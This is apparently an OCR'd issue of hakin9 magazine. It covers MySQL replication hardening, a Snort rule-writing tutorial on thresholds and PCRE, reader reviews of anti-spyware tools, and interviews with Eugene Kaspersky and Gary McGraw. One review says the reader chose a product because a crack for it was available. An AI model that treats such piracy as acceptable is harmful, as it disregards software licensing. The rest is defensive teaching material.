Thomas Hackner is studying Computer- and Mediasecurity at the University of Applied Sciences in Austria and is currently employed by the Siemens Computer Emergency Response Team (CERT). Beside studies he works as administrator for the security portal Defense.at and as Linux- and Windows system administrator. The author is very committed in increasing the security awareness in Austria and has organized some kind of hacking groups where people have the chance to share their knowledge and learn from each other in a positive way. In his spare time he likes opening locks in a non-destructive way and leads the Austrian lockpicking group openlocks.at.
http://www.defense.at.

data in both directions, using two SSL encrypted communication channels. There is another problem though. By setting the *replicate-wild-do-table* variable, the administrator can control which tables should be replicated from the master. This is too general. In the current scenario, restrictions on specific columns are necessary.

The partner company should only be allowed to update the column *comment* in the "vulnerabilities" table. Changes in other columns should not get replicated back into the CERT database. The integrity of the main database is very important. The SQL slave thread runs with database privileges. Every replicated statement it executes will also be executed with these privileges. Therefore, setting restrictions on user level is not a solution. Using views is recommended.

A view can be created by using the command `create view v_vulnerabilities as select id, comment from t_vulnerabilities`. This view includes only the columns id and comments from the `t_vulnerabilities` table. Setting `replicate-wild-do-table` to v_vulnerabilities on server side prevents the CERT server from importing other data than changes in the view. It is because only SQL statements related to the view are replicated. To prevent attackers from tampering IDs in the CERT database, triggers are written. Unfortunately, MySQL does not support triggers on views, but triggers can be applied to the underlying tables. At this point, introducing an error table, like it is done in Listing 8, may be a good decision. In this table, all errors during replication can be stored and administration is easier by providing a simple web front-end.

Some errors cannot be corrected by the database itself, so the administrator has to be informed when errors occur. This can be done by writing a (shell) script that checks the error table for new entries every hour or day and sends an e-mail or SMS in case of emergency.

Abort Undesirable Statements

UPDATE trigger have functions like NEW and OLD, so it is not very hard to reverse an unwanted statement. On the contrary, INSERT and DELETE are not that easy to cancel. There is no official method to retract these statements but there is a common workaround shown in Listing 9. At first, an entry in the error table is made. Afterwards, an invalid statement is executed so that the error *Column count doesn't match* is thrown. This leads to the abruption of the whole transaction. The original INSERT statement does not get executed, but the entry in the error table still remains. Note also the IGNORE parameter in the INSERT statement. This is the reason why the database does not stop after throwing the error. The DELETE trigger works the same way. At this point it should be mentioned that in versions older than 5.0.38 and 5.1.17 the `replicate-wild-do-table` variable has no effect on triggers. This means that every operation on triggers, like DROP TRIGGER, is replicated. Please, update to the latest version of MySQL where this bug is fixed.

Errors that show up because of problems during the replication process can be ignored executing the command `set global sql_slave_skip_counter = 1;`. This value represents the number of upcoming statements that are ignored and therefore do not get executed. This is only for emergency cases. Generally, if there is an error during replication, please take a look why this error occurred.

Conclusion

The article described a way to secure the dual-master database replication with MySQL with one server residing in a potentially insecure environment. It should not be possible to tamper the important data in the main database no mather if the second database got compromised or not. Unfortunately, this hardening process was not fully supported by built-in MySQL features, so some workarounds had to be used. An element of risk remains – the unwanted information get released in case of a compromised second database system. Hopefully, MySQL will solve these problems so that such stipulations can be fulfilled using built-in MySQL features. ●

Subscribe
and
Save 60%

Free CD inside: 7 Must-have applications • hakin9.live – BackTrack2 edition

hakin9 practical protection

HARD CORE IT SECURITY MAGAZINE

Hacking Micro

Hacker's Guide How to Develop

Must-have applications on the CD!
7 great applications:
BinarySEC 2.2.6 for Apache
Panda Internet Security 2007
Anyplace Control
VIP Privacy
Licence Protector Multimedia Edition
Ashampoo Magical Security
Ashampoo FireWall PRO

ON THE CD

+
How to Detect Suspicious Registry Key
Defending the Oracle Database with Ac
UserTracking2 – Make Your 'Net Secure
Auditing and Fuzzing ActiveX
Demystifying Windows PE Caveats

UserTracking2 – Make Your 'Net Secure • Auditing and Fuzzing ActiveX • Demystifying Windows PE Caveats

Free CD inside 7 useful applications • Interview with Phil Zimmermann

hakin9 practical protection

HARD CORE IT SECURITY MAGAZINE

Danger

ion Technologies

$170 WORTH APPS on hakin9.live CD Don't miss it!

hakin9.live On the Go! h9.l on USB Pen Drive

your VoIP Security

SLinux

with Nessus

Free CD inside 11 useful applications • Interview with FBI IT Consultant

hakin9 practical protection

HARD CORE IT SECURITY MAGAZINE

Rootkits
for Windows
HACK & EXPLOIT

+
Fight the Vicious
– Analyze Malicious Code

Intrusion Detection in the Wild
– Large Networks Monitoring

Password Cracking Approaches
& MD5 Vulnerabilities

Virtualization and Virtual
Machine Software

Stop a Hacker
– Writing IPS Rules

Rootkits – A State of the Art

$375 WORTH APPS Don't miss it!

hakin9.live On the Go! h9.l on USB Pen Drive

MUST-HAVE APPLICATIONS ON THE CD!
Advanced Office Password Recovery from Elcomsoft
Disk Cleaner from SBMAV Software
Spy Process Detector from System Soft Lab
My Privacy from Smart PC Solutions
SecuBox for Pocket PC from Aiko Solutions
Smart Data Scrubber from Smart PC Solutions
Spy Xie UnderNetwork from ArticSoft
VIP Privacy by VipDefense
+
Comodo BOClean
CureIt! by Dr.Web
Cain&Able

ON THE CD

HackerDefender Rootkit for the Masses • Writing IPS Rules • Analyzing Malicious Code

*Every two months **hakin9 magazine** delivers the greatest articles, reviews and features. Subscribe, save your money and get **hakin9** delivered to your door.*

3 easy ways to subscribe:

1. Telephone

Order by phone, just call:

1-917-338-3631

2. Online

Order via credit card just visit:

www.buyitpress.com/en

3. Post or e-mail

Complete and post the form to:

Software Media LLC
1461 A First Avenue, # 360
New York, NY 10021-2209, USA

or scan and email the form to:
subscription@software.com.pl

hakin9 ORDER FORM

☐ **Yes**, I'd like to subscribe to *hakin9* magazine from issue ☐ 1 ☐ 2 ☐ 3 ☐ 4 ☐ 5 ☐ 6

Order information
(☐ individual user/ ☐ company)

Title ______
Name and surname ______
address ______
______
postcode ______
tel no. ______
email ______
Date ______

Company name ______
Tax Identification Number ______
Office position ______
Client's ID* ______
Signed** ______

Payment details:

☐ USA $49
☐ Europe 39€
☐ World 39€

I understand that I will receive 6 issues over the next 12 months.
Credit card:
☐ Master Card ☐ Visa ☐ JCB ☐ POLCARD
☐ DINERS CLUB

Card no. ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐
Expiry date ☐☐☐☐ Issue number ☐☐
Security number ☐☐☐

☐ I pay by transfer: Nordea Bank
IBAN: PL 49144012990000000005233698
SWIFT: NDEAPLP2

Cheque:
☐ I enclose a cheque for $ ____________________
(made payable to Software-Wydawnictwo Sp. z o.o.)

Signed ______

Terms and conditions:
Your subscription will start with the next available issue. You will receive 6 issues a year.

Writing IPS Rules Part Three

Matthew Jonkman

This month's article is continuing our series on Writing Snort Rules. Last time we talked about the HTTP preprocessor, content matches, and uri-content. This month we will get straight into the deep end, PCRE and Thresholding. First, let us tackle Thresholding. It is a relatively simple idea, but complex to explain. Let us consider our test rule from last edition:

```
alert tcp any any -> 192.168.1.1 any (msg:"Test Signature";
 flow:established,to_server; content:"abc123"; nocase;
classtype:not-suspicious; sid:1000001; rev:1;)
```

This is going to catch any packet in an established session containing `abc123`. What if we expect to see this happen repeatedly in a short period? Or if we only cared about this if it happened more than 5 times in one minute? Thresholding can help us out. Firstly, we want to stop repeated hits, but still want to know when this happens.

```
alert tcp any any -> 192.168.1.1 any (msg:"Test Signature";
 flow:established,to_server; content:"abc123"; nocase;
threshold:type limit, count 1, seconds 60, track by_src;
classtype:not-suspicious; sid:1000001; rev:2;)
```

Notice the threshold statement:

```
threshold:type limit, count 1, seconds 60, track by_src;
```

The valid types of a threshold are limit, threshold and both. In this case we are using a limit, so this tells Snort to only generate one alert for this event per 60 seconds, even if it happens many times. In the next 60 second period, if the event happens again only one event will be generated.

This is a great tool to prevent intentional DDOS against an IDS, and to control noisy rules. In many cases as an analyst we care when a thing happens, but do not need to know about all 500 times it happens in succession. Now the inverse case. We only care to be alerted when this event happens more than 5 times in 60 seconds.

```
alert tcp any any -> 192.168.1.1 any (msg:"Test Signature";
 flow:established,to_server; content:"abc123"; nocase;
 threshold:type threshold, count 5, seconds 60, track
by_src; classtype:not-suspicious; sid:1000001; rev:3;)
```

This says: only generate an event if this rule fires more than 5 times in one 60 second period, and then fire on every event after the 5 for that 60 seconds. This is valuable in a great number of situations. The final type of a threshold combines these two ideas.

```
alert tcp any any -> 192.168.1.1 any (msg:"Test Signature";
 flow:established,to_server; content:"abc123"; nocase;
 threshold:type both, count 5, seconds 60, track by_src;
 classtype:not-suspicious; sid:1000001; rev:4;)
```

This version will fire only once in 60 seconds IF there are more than 5 events in that period. Snort will generate an alert on the fifth event, and then, no more for the remainder of the 60 seconds at which time the counter will reset.

As I mentioned, simple idea, complicated to explain.

Next we will get into PCRE. We will assume you are familiar with what PCRE is, Perl Compatible Regular Expressions.

If you are not it is a VERY valuable tool to learn (see *http://www.pcre.org* to learn more). Snort uses the stock PCRE libraries with a few additions. We will not cover everything there is to know about PCRE here, but will cover how it is used in Snort.

Take our previous example and let us assume that we know the match string will be `abc12` and we know the last character is a number. If we are not sure what number it will be we can use PCRE to make the match.

```
alert tcp any any -> 192.168.1.1 any (msg:"Test Signature";
 flow:established,to_server; content:"abc12"; nocase; pcre:"/
abc12\d/i"; classtype:not-suspicious; sid:1000001; rev:5;)
```

Notice that we still have the content match before the PCRE. PCRE is incredibly resource intensive. We want to make sure that it is not applied unless the packet really has a reasonable chance of being a match. Content matches are organized and applied first by Snort. This way the PCRE is only used when there's most of the string already detected.

```
pcre:"/abc12\d/i";
```

The PCRE syntax includes the opening and closing `/` as is usual outside of Snort. In this case the `\d` tells PCRE to match on any single digit in that position. Here we have included a modifier after the trailing slash; `i` for case insensitivity. All of the usual PCRE modifiers are available, and there are three Snort specific modifiers that are quite important.

To match against the HTTP preprocessor normalized buffer use the `U` modifier. To match relative to the last pattern match use `R`. Use `B` to match against the raw payload similar to the rawbytes statement for content matching. Let us consider a more complex situation PCRE can solve for us.

```
alert tcp any any -> 192.168.1.1 any (msg:"Test Signature";
 flow:established,to_server; content:"abc"; nocase; content:
"123"; within:5; pcre:"/abc\w*123\d/i"; classtype:not-
                       suspicious; sid:1000001; rev:7;)
```

We want to catch the strings `abc` and `123`, but we suspect there may or may not be up to two characters in between. We might see `abcxx123`, or `abcd123`, etc. The above rule uses two content matches and a within to find us a packet that's close.

Within 5 says that the second content match must be wholly included within 5 bytes past the end of the last match. That gives us the up to two unknown bytes between the `abc` and `123`. If the packet is this close, then we use PCRE to make sure the bytes between there are actually characters and not whitespace, etc. The `\w*` will match on any or no characters, but not whitespace.

That is it for this hakin9 edition. In the next article we will get deeper in to the more complex Snort directives, including `byte_test`, `byte_jump`, and others.

We have gotten some great emails and feedback on the regular articles in this series.

Please feel free to contact the author directly with any questions: *jonkman@bleedingthreats.net*, and join the Bleeding Edge Threats Community at *http://www.bleedingthreats.net*. ●

ADVERTISEMENT

We Help You To Choose the Best Anti-spyware

Dear Readers, we are pleased to present the opinions on anti-spyware software provided by our readers and partners. The hakin9 team would like to thank all the contributors and encourage the others to take part in our upcoming tests. Willing to fulfill your expectations, we would like YOU to suggest what products you wish hakin9 to test next. We have already had tests on: Firewalls, Antivirus Software, Data Recovery Software, Routers and Security Scanners.

All contributors might expect nice presents from hakin9 in return for their help.

Opinions

Nod32

I have been succesfully using Nod32 Antispyware for some time now. I have tried many other applications (Spyware Doctor, AVG Anti-Spyware, Spybot) but Nod32 have proved to be the most useful and reliable one.
It is fast, needs low computer sources (CPU, memory etc.), good quality comparing to other products (i.e. AVG). There is always a possibility to improve but Nod32 does a good job. It works fine – I have not experienced any problems due to spyware, viruses etc. Nod32 is quite user friendly from my point of view and the implementation was very easy. It works with Win(workstations)/Linux(File/Email Servers) and it works quite good with MS Outlook for example. The database is regularly updated, sometimes, even several times per day, depending on the virus activity. It is a little bit more expensive (than let's say AVG) but I guess it is much more effective so it is worth to pay more. I would choose Nod32 again. It is fast, has low memory load, fast virus database update. I would be very glad if my company switches from McAfee anti-spyware to Nod32 because it uses too many computer sources and slows the computers down. McAfee is a very dissapointing product, maybe the worst I have ever had. I always hope that AntiSpyware works pretty good, but the greatest responsibility lies with the users.

Notes:

- quality/price – 9
- effectiveness – 9
- final – 9

by *Ferdinand Urban*

Spybot, Microsoft Defender and Ad-Aware

Currently I use 3 antispyware programs, which are: Spybot, Microsoft Defender and Ad-Aware as my third layer of defense.

The reason why I chose to use these 3 programs is because over the years I have found that one antispyware program will not detect all spyware running on a machine. There are times when I run Spybot and it will detect things that Microsoft Defender missed. I have also run Microsoft Defender after running Spybot and it will detect things that Spybot has missed. For me it is a defense in depth thing. After running Spybot and Microsoft Defender I will run Ad-Aware just to clean up tracking cookies and too double check the machine for spyware.

Since I have been using the anti-spyware programs, firstly I have tried Spy Cleaner and PestPatrol. It was more of an experiment to see if there were any other anti-spyware programs that were better than what I had. The reason that I did not go with them was more of a personal preference. They were no better and not any worse than what I was using. Being a user of anti-spyware software I have considered products from Symantec, Trend Micro and McAfee. But all of the programs that I use are free as long as they are for personal use. Additionally, they are good programs that I am comfortable using them. Why pay then for something that may not be as good as what I currently have.

All three packages give me defense in depth on my machine as far as anti-spyware goes. I run scans on my machine at least weekly and am amazed at what the programs will find in that week timeframe. I really do not see any weak points other than the fact I have yet to find an anti-spyware program that will detect all versions of spyware. It would be nice to have one spyware program that is the Holy Grail of anti-spyware that would detect every form of spyware. Until that day arrives I will use multiple programs. Up to now, I have not had any problems or hang ups with any of the software. They all run just fine.

To conclude I would like to add that unless an all in one anti-spyware product would be released to catch everything I will surely stick with it. Moreover, I recommend all three packages' to friends, family and fellow workers. I also recommend the defense in depth approach that I use. At present, the market does not have a fix all antispyware program. Even if a user is using a commercial grade antispyware program I would recommend running one or two of these programs after running the commercial product. I believe that most people would be surprised at what the average antispyware program misses. And keep in mind the defense in depth strategy. I highly recommend all three of these products as they have kept my computer systems safe for many years. There are a lot of antispyware programs out there both commercial and free. Find two or three that you are comfortable using and most of all keep it updated and use it regularly.

Notes:

- quality/price - 10
- effectiveness – 10
- final - 10

by *Steve Lape*
CISSP, CCSO

Symantec Anti-Spyware

Antispyware has come a long way in the past few years. I have used products such as spybot, Lavasoft's Ad-Aware, and CA's Pest Patrol. We have been using Symantec for quite a long time in my corporation. However when we first started running into issues of spyware, we were picking them off one at a time with whatever application the tech that had to clean it preferred. Pretty soon we had copies of Microsoft Antispyware, Ad-Aware, or spybot everywhere. There was no manageability of the updates, or where things were. We decided to look into an enterprise wide solution.

When reviewing the failure of Pest Patrol, and considering the upgrade to the new version of Symantec Antivirus, we realized it came with an Anti-spyware as well.. I was a little hesitant at first, but it really turned out to be for the best. Since we are already running Symantec Antivirus, it was just upgrading to a new version. We rolled out the Ant-spyware under a controlled environment. It was easily centrally managed. It was also nice because we had the Antivirus sending email alerts to us when a person had a virus, so when they picked up spyware it sent an email as well. If you are familiar with Symantec AV, then you know that you can spread the load onto multiple servers, as well as setup groups to manage different Antivirus/Antispyware profiles. Symantec also does a great job of rolling out updates and new signatures. You can set the server to download the updates, update a specific test bed of PC's then role it out enterprise wide. Or you can just set everything to roll out automatically. One problem I have with Symantec Antivirus, or really any antispyware/antivirus, is some applications touch a lot of files and if the product is set to scan files on open it could slow the PC down, so you end up excluding a folder so the application will run the way the end-user expects. This of course leaves a gaping security hole. In IT we generally don't get to chose the software the user runs, so its not something that can be fixed, but it is annoying.

Notes:

- Quality: 8
- Price: 9 (if you already have Symantec Antivirus)
  3 (if you do not have Symantec Antivirus)

by *Jason Carpenter*

AVG Anti-Virus Free Edition

Using AVG Free Edition has saved my pc from infection on more than one occasion. I used to use the Anti-Vir, but then I started having updating problems and this forced me to look around and find another product (it isn't safe to have an unprotected machine these days). Most people recommended the usual *pay for* products (*McAfee*, *Norton*, *F-Prot* etc), but I have always been of the mind that decent software can sometimes be free, and I will always check *free* solutions first. This way when friends and family come a-knocking for help on their totally dead machine I can recommend something to them, that doesn't cost the earth. AVG Free Edition, only protects against virii, but their *pay for* version also includes the following;

- Anti-Spyware
- Firewall
- Anti-Spam
- Anti-Rootkit

AVG hardly uses any resources on my machine, and updates regularly enough to keep me safe, when I am venturing out in the wild unknown areas of the Internet. With full on-access protection, any file I open, run or save is scanned. If the file in question is infected, AVG won't let me do anything with it, unless I tell it to do so. Even my email is protected! One of the downsides I have found is that it only supports Windows based platforms, and some of my friends wouldn't touch that with a barge-pole! I have been using it for a couple of years now, and recommend it to all my friends and family whenever they say theirs is running out. Wish all software this good was free! (for personal use).

Notes:

- Quality/Price: 10/10
- Effectiveness: 9/10
- Final note – there is sometimes such a thing as a free lunch!

by *Michael Munt*

Spybot

I chose Spybot – Search & Destroy for a very simple reason – it is free and still it offers up-to-date spy- and ad-ware bases. One cannot say anything like this about other free programs that usually get forgotten by the author right after the free full version release. Additionally, I employ Ad-Aware which is free and regularly updated as well. I do not think any of these two programs is better. They just complete each other perfectly. After scanning the PC with the two applications I can be sure I got to know of all the spy-ware threats that might have nested in my machine. I was considering buying a full Ad-Aware version for a while. I resigned though, as the free edition works really fine, especially supplemented by Spybot.

Spybot – Search & Destroy is a small program that I can upload to my pendrive or download from the Internet whenever and wherever I am. It is very important in my job for, each time, I need it in a different place and in a different machine. Another big plus of Spybot is its speed. It takes only a while from the beginning of the installation and the software is updated and ready to go. Scanning itself does not take too long either and still is really effective. Low repair possibilities are the main disadvantage of the program. The only repairing option is deleting the dangerous objects... While it is enough in case of cookie files and registry entries, it is not when dealing with some more elaborated spyware (that has infected a file, for example). Then, deleting does not solves (solve) the problem completely and can even make the situation worse. The greatest inconvenience related to Spybot usage was ... the system failure. It stemmed just from my unconcern though. Without checking what threats Spybot found, I let it delete all of them. The effect was obvious – the system wouldn't start off. It is worth remembering that before deciding to *cure* it is better to see what Spybot will *cure* and whether deleting it is OK. Sometimes it is better to look for a different solution and treat Spybot simply as the information source.

Basically, Spybot – Search & Destroy is a great program for those who want to save their time and money. It ensures a good protection from any spyware but demands carefulness when pressing the *Repair* button (it gets read of the problem literally). I have been using it for a while both at work and at home and I am not going to look for anything else for the time being.

Notes:

- Quality/Price: 10
- Effectiveness: 8
- Final: 8

by *Bartek Zalewski*

Webroot's Spy Sweeper 5.5

The chance of being infected by some sort of malware is ever-increasing. Having heard about the award-winning Webroot Spy Sweeper, I decided to pay the $29.95 for the one year subscription and give it a try. My previous attempts at anti-spyware led me to Microsoft Windows Defender and Lavasoft's Ad-Aware SE Personal. Both got the job done but with Ad-Aware's lack of real-time scanning and Defender's automatic removal, neither seemed like the complete package. It was time to try something new.

After ordering Spy Sweeper, which comes on CD or you download directly from webroot.com, I ran the installation. Once installed, the first task was to update the library, which took one click. After the update, I was taken to the simple and clean layout of the Home screen. The Home screen had three main options: run Sweep, review the Shields or check for updates. This basic home menu makes it easy for users to start detecting and removing malware. There are also a slew of options which range from setting automatic updates to scheduling and customizing the scans. Putting it to use, it was time to run the full system scan. 21 minutes later, the Sweep Status counted six detections. All six were tagged as tracking cookies with a low risk. I had the opportunity to Quarantine the items and even read more about the risks associated with the specific spyware. All the data from the scan is presented on the Summary tab for an easy to digest report. The Shields, or Real-Time Protection, truly makes Spy Sweeper worth the $30. The thirteen Shields include protecting your hosts file and even monitoring email attachments. When I tested out one of the spam links that I received in my email, within seconds my browser canceled the page from loading and a friendly pop up in the middle of the screen alerted me. It was no mystery, Spy Sweeper's Real-Time Protection saved me from a malicious site. From installation to completing multiple full system scans, there were no hiccups. If an update is missed for whatever reason, an alert will notify you and make sure the latest library updates are downloaded. Spy Sweeper has turned out to be the complete package I needed. It proved to be quite effective and is simple enough for me to recommend to the average users who are exposed to the same threats but are not as security focused.

Notes:

- Quality/price: 8
- Effectiveness: 9
- Final, general note: 9

by Tareq Tahboub

Lavasoft Adware Pro 2007

I have been using Lavasoft adware pro 2007 for some time now. I decided to apply this program because I could find a crack for, besides it also detects well all the junk. I have used other software like for example (pctools.com) Spyware Doctor. I believe that in the trial version you cannot take the spywares out, which does not really prove it works, does it? I did not find it useful whatsoever. And I think the company should give a full program in a trial version. Lavasoft Adware Pro 2007 turned out to be very useful – it stops the malicious files from infecting my system. I have never had any problems with this anti-spyware, the Lavasoft's one is really the best according to my experiences. I would definitely recommend it to other users – this was one of the best antispywares I have ever used. No improvements were needed, it has a great interface and quite nice scanning time.

Notes:

- Quality/Price: 10/10
- Effectivness: 8
- Final: 9

by *Julien Hamel*

Ashampoo AntiSpyWare 2

There was a time when I was not using any antispyware software. I did not find it useful. People tend to think that antivirus and firewall will do all the necessary security work. What a mistake! First thing try, the second think. That is my answer-advice. After I used my first antispyware software – SUPERAntiSpyware I have found a horrible amount of threats. Get rid of it is a sense of all it. Then, having used Ashampoo's program, I found out another hundred. It is good to know that it was worth buying. Why Ashampoo? It is a world known brand and in a contrary to free SUPERAntiSpyware, it offers a real time guard, automatic signature update, series additional tools and other features. Program update seems to be a weak side of the code. The computer hung up twice. Considering a lack of a recent hard drive format and the matter of the first Internet login it was not a surprise. No subsequent breakdowns. Besides, the preferences screen lacks two last letters in the *files* and *others* menu. A problem may be long time scanning too. I am going to continue using Ashampoo. I would recommend it to other end-users. Quality gives a price. Extreme effectiveness make us happy. The goal is stay away from every harmful code coming from the Internet.

Notes:

- Quality/Price: 6
- Effectiveness: 8
- General: 8

By *Piotr Paweł Czumak*

Spyware Terminator by Crawler

I had previously been using version 1.9.2 of Spyware Terminator but for the purposes of this review I upgraded to version 2.0. I chose to use this software for a number of reasons:

- It is free
- It runs scheduled scans
- It regularly downloads updated spyware definitions
- It scans at a relatively quick pace when installed without any conflicting AV software
- The interface is uncluttered and appealing
- It includes a real time protection option with selectable shields
- There is optional integration with Clam AV, a free antivirus program which was recently purchased by Snort
- There is an option for a Host Intrusion Prevention System (HIPS)
- There is an option for Web Security Guard which is designed to provide safe browsing
- There is an option for System Restoration

I have previously used a variety of anti-spyware software. When spyware first began to become a significant problem it was pretty much accepted that one program alone was not sufficient. At that time I routinely used Adaware and Spybot Search and Destroy together so that their individual strengths and weaknesses would be better balanced. Later on, as Spyware became more sophisticated I started using the Anti-Spyware software produced by Giant Software which was free and which I found to be an excellent tool. However, after their purchase by Microsoft the quality of the program deteriorated significantly in my opinion. At that point I switched to SpySweeper by Webroot which is the commercial software which we are currently using on my job in the corporate version. The standalone commercial version is excellent but has gained a reputation as requiring significant system resources to run. I have also evaluated CounterSpy by Sunbelt Software which is another commercial program. It is a very good program overall but in my opinion it does not offer the range of options provided by Spyware Terminator. I am quite satisfied with the performance of Spyware Terminator although like in most free software there are some rough edges which must be accepted. A freeware program typically must eventually develop some type of revenue stream and depending on how this is handled the software can become intrusive in some cases. I recently ran a deep scan using Spyware Terminator with Clam AV active. Scanning was slow primarily due to Symantec Corporate AV version 9 running on the PC. This corporate AV software could not be disabled and slowed down the scan considerably. Spyware Terminator with Clam AV scanned 149,000+ files in about 3 hours and found 6 critical objects. This scan was run on a machine where I have periodically ran scans using various other anti-spyware products. Prior to running the Spyware Terminator (with Clam AV) deep scan I had ran a Trend Micro House Call thorough scan online which found only 1 critical object. Symantec Corporate AV version 9 which was running on the machine continually, had failed to identify any of the 6 critical objects found by Spyware Terminator. Spyware Terminator successfully cleaned all of the critical objects and a repeat deep scan showed no current threats found.


I believe the main strong points of Spyware Terminator are its very thorough malware scan (especially in combination with Clam AV), its scheduled scans and automated definition updates, and the fact that it is free. It also provides real time protection and is compatible with Vista. The downside centers around the Web Security Guard feature which is designed to provide a safe browsing experience. Due to some questionable practices associated with selecting this option I do not recommend using it. For example, installation of the Web Security Guard feature automatically installs a web tool bar called Crawler which has not been selected by the user and which tracks the user's browsing habits. Another apparent limitation is the lack of flexibility in choosing which of the critical objects to process. It seems that you are only able to process all of them or none of them. Other similar programs generally provide more flexibility when using this feature. In my opinion, Spyware Terminator with Clam AV enabled and without the Web Security Guard feature is a very effective malware tool. I have already recommended this program to several friends who have been very satisfied with both its performance and price.

Notes:

- Quality/Price: 9
- Effectiveness: 9
- Overall Score: 9

by *Donald J. Iverson*

Eugene Kaspersky – a Living Legend of IT Security


Eugene Kaspersky

Eugene Kaspersky was born in 1965 in Novorossiysk. He graduated from the Institute of Cryptography, Telecommunications and Computer Science in Russia and then worked at a multi-disciplinary scientific research institute until 1991. Today, he is a recognized expert on viruses and other malicious code as well as on other branches of the information security field. He is an author of numerous articles on computer virology and a regular speaker at security seminars and conferences.

hakin9 team: *Could you, please, introduce yourself to our readers?*
Eugene Kaspersky: My name is Eugene Kaspersky, and I am the founder and CEO of Kaspersky Lab (established in 1997), one of the leading developers of secure content management solutions in the world. For the last 18 years I have been dealing with computer threats – starting from conventional viruses back in 1989 and to modern complex and rapidly evolving Internet threats.
h9: Please, reveal the secret about Kaspersky's strategy for the next, 2008, year
E.K: First, we are determined to strengthen our presence in all global territories. We are already leading in the retail market in Europe and the US (we are #1 in retail market in Germany, Austria and Switzerland, #2 in France, #3 in Spain etc.), but we still have to win a better position in Latin America, Asia, Middle East and Africa.

Second, technological advancement will remain our top priority, and we will continue developing world's best anti-virus technologies.

And third, in 2008 we are aiming to strengthen our positions in the corporate market. We are already seeing an impressive success in the retail (home user) market, but now it is time to win the hearts of businesses. We have some great corporate products, and they are quickly attracting more and more clients among companies all over the world, from Australia to Sweden.

Besides, we are planning to continue developing our hosted security services for companies. In some cases it is a very convenient solution for some businesses that cannot afford to buy extra equipment and software and hire IT security specialists. I think it is a very promising market.
h9: What got you into computers in the first place?
E.K: Initially computers got into my life through my mathematics studies when I was in high school. At that time, computers were considered to be a tool of pure mathematics, and my educations included some training in computer science. But I saw my first virus only several years later, in 1989, during my military service, where my duties included programming and I had an incredibly advanced machine for that times at my disposal – an Olivetti M24. This machine was acciden-

tally infected with the notorious Cascade virus which was the first malicious program that I had analyzed and made a cure for.

h9: *Were you a kid blackhat like a lot of hakin9 readers were in the 80s-90s?*

E.K: No, never. In the late 80-ies and early 90-ies I was already working on computer security, and this excludes any *blackhats* and *hacking*. Besides, I believe that this is a black and white universe – if you have tried illegal hacking once, you will never be able to return to the good side and protect people. At least I had never let a former hacker work in my company, although some of them send us their CVs from time to time.

h9: *There has been much criticism on signature based AV. Do you see this changing in the future?*

E.K: It is obvious that today, we see an overwhelming stream of new malicious programs, and it becomes increasingly harder for all security companies to cope with it. However, until now, we all manage to do it and all major companies are likely to deal with the threat surge. And until now, threat signatures remained the main and the most precise method to detect and neutralize threats. Of course, heuristic- and behaviour-based detection becomes more and more important and effective, but I do not think that such methods will be able to replace the signature-based detection completely.

h9: *How do you maintain accuracy in your AV signatures?*

E.K: If you mean: how we avoid the false positives, then we use double- and triple-checking with all threat signature, testing them and analyzing the allegedly malicious program in order not to add a threat signature for a harmless or useful software.

h9: *How do you intend to compete with the existing competition in the anti-virus world?*

E.K: It is a funny question, because we already *compete in the anti-virus world*. Actually, our company is currently number 6 in the global secure content management market, and in 2008 we hope to ascend to the 5th place. But this will not be the last goal for us.

h9: *What to do against polymorphic viruses?*

E.K: That is a good question that is not easy to answer, because it is too technical. We use different technologies against poly-viruses: emulation, *skeleton* detection, statistics analysis, crypto methods and other – depending on the polymorphic algorithm in each particular case.

h9: *Are there still a lot of anti-virus vendors whose products are based on signature detection alone?*

E.K: Yes, there are still some of them but their approach is hopeless. They will have to catch up with the others sooner or later or become a history, I believe. Signature-based detection alone cannot cope with thousands of new malicious programs that we see every week, and proactive technologies become a necessary augment to signature-based detection.

h9: *What sorts of tools your company uses or what they use to develop those tools?*

E.K: We use some of the common tools utilized by other security companies. Some of our tasks, though, are unique (for example, we are the only ones who provide hourly signature database updates), so we have to develop and use our own tools. Say, we employ automatic malware analyzers and heuristic analyzers of our own design.

h9: *Do you believe that a lot of researchers may have created malware?*

E.K: 25 years ago and even 15 years ago that used to happen indeed, but not today. For instance, the first desktop virus was developed in 1982 for the research purposes – just to prove the concept that self-replicating malicious programs can exist. But modern virus writers are not researchers or hooligans any more – they are criminals and they pursue the very goal that all the criminals do – money. All most widespread sorts of malware were developed for the sole purpose – to generate illegal revenue. Credit card password stealing, hired DDoS-attacks, spam – these are only a few instances of how malware can be profitable. All that had to be researched in this field is already researched. Now they are just implementing their knowledge.

h9: *Thank you very much and good luck!* ●

Questions to E. Kaspersky were prepared by hakin9's top betatesters. Thanks!

Self Exposure by Dr. Gary McGraw

Gary McGraw

Gary McGraw is a CTO of Cigital, Inc. He is a world authority on software and application security. Dr. McGraw is an author and co-author of best selling IT security books: Java Security (1996), Software Fault Injection (1997), Securing Java (1999), Building Secure Software (2001), Exploiting Software (2004), Software Security (2006), Exploiting Online Games (2007). Gary McGraw also speaks at academic conferences. When not performing as a technologist, scientist, author and speaker, he is also an active musician. Gary decided to grant an interview for hakin9.

hakin9 team: *Could you please introduce yourself to our readers?*
Gary McGraw: I am Gary McGraw, CTO of Cigital and software security expert. I've been working in computer security since 1995 when I got my Ph.D. from Indiana University. I got started thinking about programming languages and security when Java came out and wrote the book *Java Security* (Wiley 1996) with Ed Felten from Princeton. Soon after that I became very interested in knowing why it was that amazingly good architects, developers, languages people, etc were so clueless when it came to security. Looking around, it became clear that there was not much work published about software security so I wrote *Building Secure Software* with John Viega in 2000.

BSS touched off a paradigm shift in computer security. Since then I've published a number of books helping to steer that field's evolution, including *Exploiting Software* (with Greg Hoglund) and *Software Security.*

As you might imagine, *Exploiting Online Games* has plenty to say about software security. From my perspective as a scientist, the most interesting thing about online game security is that the kinds of problems and issues we describe and discuss in the book are a harbinger of software security issues to come as the world embraces SOA and Web 2.0 designs.

h9: *Could you tell me about the stages of your professional career?*
GM: I started my career after I got my dual Ph.D. in Computer Science and Cognitive science from Indiana. When I was a student, I worked with Douglas Hofstadter (author of *Gödel, Escher, Bach*) and concentrated on AI and cogsci. I joined Cigital straight out of school as a research scientist.

